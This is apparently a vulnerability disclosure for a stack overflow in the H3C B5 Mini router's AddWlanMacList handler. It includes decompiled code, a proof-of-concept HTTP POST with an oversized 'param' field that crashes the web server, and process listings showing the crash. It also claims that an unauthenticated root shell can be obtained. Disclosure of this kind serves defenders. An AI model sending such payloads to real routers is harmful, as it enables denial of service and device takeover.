H3C B5 Mini B5MiniV100R005 has a stack overflow vulnerability

Overview

- Manufacturer's website information： https://www.h3c.com/
- Firmware download address ： https://www.h3c.com/cn/d_202007/1311628_30005_0.htm

Product Information

H3C B5 Mini B5MiniV100R005 router, the latest version of simulation overview：

Vulnerability details

The H3C B5 Mini B5MiniV100R005 router was found to have a stack overflow vulnerability in the AddWlanMacList function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
v3 = websgetvar(a1, "param", &dword_49C124);
if ( !v3 )
  return -2;
v2 = sscanf(v3, "%u;%[^;];%[^;];", &v4, &v5, &v13);
if ( v2 == 3 || v2 == 2 )
  return 0;
else
  return -2;
```

In the `AddWlanMacList` function, `V3` (the value `param`) we entered is formatted using the `sscanf` function and in the form of `%u;%[^;];%[^;];` . This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of `V5` or `V13` , it will cause a stack overflow.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/aspForm HTTP/1.1
Host: 192.168.0.124:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
```

```
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://121.226.152.63:8443/router_password_mobile.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 536
Origin: https://192.168.0.124:80
DNT: 1
Connection: close
Cookie: LOGIN_PSD_REM_FLAG=0; PSWMOBILEFLAG=true
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

CMD=AddWlanMacList&param=1;AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
 1504 root       1232 S    /bin/maincontrol &
 1514 root       1864 S    /bin/h3cgamebooster &
 1519 root        296 S    /bin/watchdog &
 1523 root        360 S    sh /var/tmp/uu/monitor.sh &
 1524 root        748 S    /bin/monitor &
 1656 root        448 S    dnsmasq -r /etc/resolv.conf -n -c 500
 1670 root        556 S    /bin/dhcpd -d -q br0
 1837 root        164 S    pathsel -i wlan-msh -P -d
 2355 root       2912 S    /var/tmp/uu/uuplugin /var/tmp/uu/uu.conf
 2361 root        464 S    /var/tmp/uu/uuplugin /var/tmp/uu/uu.conf
 6712 root        580 S    telnetd
14487 root        600 S    sleep 60
14646 root       1044 S    -mwcli
14706 root        796 S    /bin/sh
14728 root        724 R    ps
24244 root        556 S    pppd file /etc/ppp/options385875970 WAN1 385875970 3
27010 root       3568 S    /bin/webs &
/ #
```


The picture above shows the process information before we send poc.

```
 1465 root       352 S    flacct -t 10 -f /etc/flacct.conf
 1472 root       476 S    /bin/ntpclient &
 1502 root       312 S    /bin/timerange &
 1503 root      1420 S    /bin/onlineupdate &
 1504 root      1232 S    /bin/maincontrol &
 1514 root      1864 S    /bin/h3cgamebooster &
 1519 root       296 S    /bin/watchdog &
 1523 root       360 S    sh /var/tmp/uu/monitor.sh &
 1524 root       748 S    /bin/monitor &
 1656 root       448 S    dnsmasq -r /etc/resolv.conf -n -c 500
 1670 root       556 S    /bin/dhcpd -d -q br0
 1837 root       164 S    pathsel -i wlan-msh -P -d
 2355 root      2912 S    /var/tmp/uu/uuplugin /var/tmp/uu/uu.conf
 2361 root       464 S    /var/tmp/uu/uuplugin /var/tmp/uu/uu.conf
 6712 root       580 S    telnetd
14646 root      1044 S    -mwcli
14706 root       796 S    /bin/sh
14758 root       604 S    sleep 60
14953 root      2168 S    /bin/webs &
14959 root       724 R    ps
24244 root       556 S    pppd file /etc/ppp/options385875970 WAN1 385875970 3
/ #
```

In the picture above, we can see that the PID has changed since we sent the POC.

级别	信息来源	信息内容
error	系统	webs进程已重启。

The picture above is the log information.



By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).

```
BusyBox v1.2.0 (2020.06.11-07:39+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

/ # ls -l
drwxrwxr-x    2 1007     1007         7574 Jun 11  2020 www
drwxr-xr-x   10 root     root            0 Jul 20 22:51 var
drwxrwxr-x    5 1007     1007           49 Jun 11  2020 usr
drwxrwxr-x    3 1007     1007           26 Jun 11  2020 usrlibs
lrwxrwxrwx    1 1007     1007            7 Jun 11  2020 tmp -> var/tmp
dr-xr-xr-x   11 root     root            0 Jan  1  1970 sys
lrwxrwxrwx    1 1007     1007            3 Jun 11  2020 sbin -> bin
dr-xr-xr-x   88 root     root            0 Jan  1  1970 proc
drwxr-xr-x    9 root     root            0 Jan  1  1970 mnt
lrwxrwxrwx    1 1007     1007            3 Jun 11  2020 lib32 -> lib
drwxrwxr-x    4 1007     1007         2452 Jun 11  2020 lib
lrwxrwxrwx    1 1007     1007            9 Jun 11  2020 init -> sbin/init
drwxrwxr-x    2 1007     1007            3 Jun 11  2020 home
drwxrwxr-x    2 1007     1007            3 Jun 11  2020 ftproot
drwxr-xr-x   10 root     root            0 Jul 20 21:10 etc
drwxrwxr-x    4 1007     1007         2539 Jun 11  2020 dev
drwxr-xr-x    2 1007     1007         1475 Jun 11  2020 bin
/ #
```

Finally, you also can write exp to get a stable root shell without authorization.